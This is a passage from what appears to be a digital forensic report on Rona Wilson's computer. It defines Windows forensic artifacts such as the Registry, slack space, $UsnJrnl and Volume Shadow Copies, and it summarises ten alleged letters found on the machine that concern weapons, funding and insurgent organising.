Registry: The Windows Registry is a complex ecosystem, in database form, containing information related to hardware, software, and users on computer systems running Microsoft Windows. At a very basic level, the Registry is composed of “keys” and “values” which are similar in some ways to folders and files. Analysis of this information reveals the names of recently accessed files when applications were last run, who attached removable storage devices, and much more. The Registry is continually referenced during Windows operation so large volumes of Registry data can always be found both on disk and in live memory. Arsenal used our own tools, which included Registry Recon and HBIN Recon, to analyze Mr. Wilson’s Registry in a thorough and historical fashion by taking Registry data in Volume Shadow Copies, unallocated space, and elsewhere into account.

Slack Space: The phrase “slack space” is often used to describe the concept of file slack. File slack is the space in between what the actual content of a file requires and the “physical” space reserved for that file. Fragments of a deleted file, which existed prior to the creation of the current file, can sometimes be extracted from the current file’s slack space.

Unallocated Space: Unallocated space is the space on an electronic storage device or volume which is not currently allocated by a file system and available for allocation. For example, space needs to be allocated when a new file is created and space is deallocated when a file is deleted. Unallocated space is sometimes referred to as deleted space. Unallocated space is particularly useful on hard disk drives (as opposed to solid state drives), which was the type of drive contained in Mr. Wilson’s computer.

UsnJrnl: The $UsnJrnl (Update Sequence Number Journal or Change Journal) metafile is an optional file system transaction log maintained by NTFS and made available to third-party applications. The $UsnJrnl essentially stores a subset of information stored by the $LogFile in a more human-friendly way. $UsnJrnl records are identified using USNs (Update Sequence Numbers). USNs normally increase sequentially (occurring in the order in which changes to files, folders, and their metadata happen) regardless of their associated dates and times.

Volume Serial Number: A volume serial number, or VSN, is a unique value given to a file system on a storage device or volume at the time of its creation. Operating systems use VSNs to determine when particular storage devices or volumes have been attached. In this case, the attacker used VSNs from two of Mr. Wilson’s thumb drives as a way to organize data they were synchronizing with their command and control server.

Volume Shadow Copy: A Volume Shadow Copy (“VSC”) is (normally) an internal backup of an entire Windows volume. It is common to find VSCs, from multiple points in time, on a Windows computer. VSCs are excellent sources of not only files which may have been modified or deleted at some point after each VSC was created, but NTFS file system metadata as well.

Appendix C - Brief Top Ten Document Summaries

CC_letter - 08Jun.pdf: Alleged letter from "comrade M." to "comrade Surendra." The first part of this letter refers to complaints from the Delhi Women cadre and the party leadership taking gender bias, patriarchy, and authoritarian tendencies with in the "MO" leadership seriously. The second part of this letter refers to setting up a day-long program on the theme of the 50th anniversary of the Naxalbari[26] movement. This document is in English.

Ltr_1804_to_CC.pdf: Alleged letter from Rona Wilson to "comrade Prakash" mentioning a meeting which resulted in a requirement for 80 million rupees (approximately 1 million US dollars) annually to obtain M4 carbines (rifles with short barrels) and 400,000 rounds of ammunition. The letter also mentions taking "… concrete steps to end Modi-raj… along the lines of another Rajiv Ghandi type incident." This document is in English.

Ltr_2_Anand_E.pdf: Alleged letter from "Prakash" to "Comrade Anand" mentioning the "CC" leadership being pleased with "… the progress that you have made on the Dalit Campaign." This letter also mentions "International campaigns can give more traction to domestic chaos" and coordination with international friends. This document is in English.

Ltr_2_P-51117.pdf: Alleged letter from Comrade Surendra to Comrade Prakash outlining contact with a Comrade Hemu for some "A.P.T materials." Also mentions Comrades JRC and Pervaiz, and establishing an "IAPL" organization in Kerala. This document is in Hindi.

Ltr_2_RW.pdf: Alleged letter from "Prakash" to "Comrade" mentioning failure of support among the people and "Comrade H.B." taking over present and future tasks of "RDF." The letter ends by discussing outreach to students of DUSU/JNUSU and "… it is on the shoulders of these young revolutionaries the future People's War will be fought." This document is in English.

Ltr_2_SG-27.1.2018.pdf: Alleged letter from "B.A.S." to "comrade Surendra." This letter describes various expenses and financial arrangements. It also mentions being sent a "… new young boy (who has been living a military life for a year)" and "Once you were to sit with him for the first time, the doctor agreed to send a boy for 6 months in the jungle." This document is in English.

Ltr_2312_to_CC.pdf: Alleged letter from Rona Wilson to "comrade Prakash" explaining a focus on efforts to better understand "fake encounters" from Gadchiroli and raising awareness of political murders of journalists. The letter also mentions efforts to address schools and colleges with information concerning mob lynching and political murders. This document is in English.

Ltr_2612_to_CC.pdf: Alleged letter from Rona Wilson to "comrade Prakash" mentioning a supplier in Nepal and getting the "… equipment ready on the ground." This letter also mentions a pressing need to "inflict heavy damage on the enemy forces" and transporting the "equipment" disassembled and concealed amongst "heavy electronics appliances." This document is in English.

Ltr_2704.pdf: Alleged letter from Comrade Surendra to Comrade Prakash outlining Surendra's meeting on April 22, 2017 with a respected comrade from Chhatisgarh in Delhi, and handing over funds transferred via hawala for Bastar and Maharashtra "operations." This document is in Hindi.

Ltr_from_Com.M_022018.pdf: Alleged letter from "Com. M" to "Comrade Rona" mentioning "PGP material", possibly sending "CC comrades" to meet Swedish delegates in London, and "Dalit

[26] The Naxalbari uprising was an armed peasant revolt in 1967 in the Naxalbari block of the Siliguri subdivision in Darjeeling district, West Bengal, India

sentiments are clearly against the Brahmin-centered agenda of BJP/RSS, this should be converted into large scale mobilization and chaos." This document is in English.